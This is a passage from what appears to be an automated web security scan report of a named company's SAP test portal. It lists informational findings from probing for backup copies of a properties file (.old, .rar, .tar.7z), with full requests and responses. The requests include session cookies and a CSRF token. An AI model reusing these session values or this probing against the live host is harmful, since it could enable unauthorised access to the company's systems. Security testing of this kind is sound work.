https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004bb5ac}<br><hr>
Thu Jun 30 12:57:57 2022

</body></html>
```

23.93. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.old

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com

Path: /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.old?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:00:19 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
```

```
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/qizr.properties.old?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:00:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.94. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.rar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.rar?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:59:18 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapseu.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://font.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Content-Length: 35773
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/xxl.properties.rar?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
```

```
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:59:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.95. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.7z

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.7z?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:09 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:58:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/mkhogac.properties.tar.7z?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
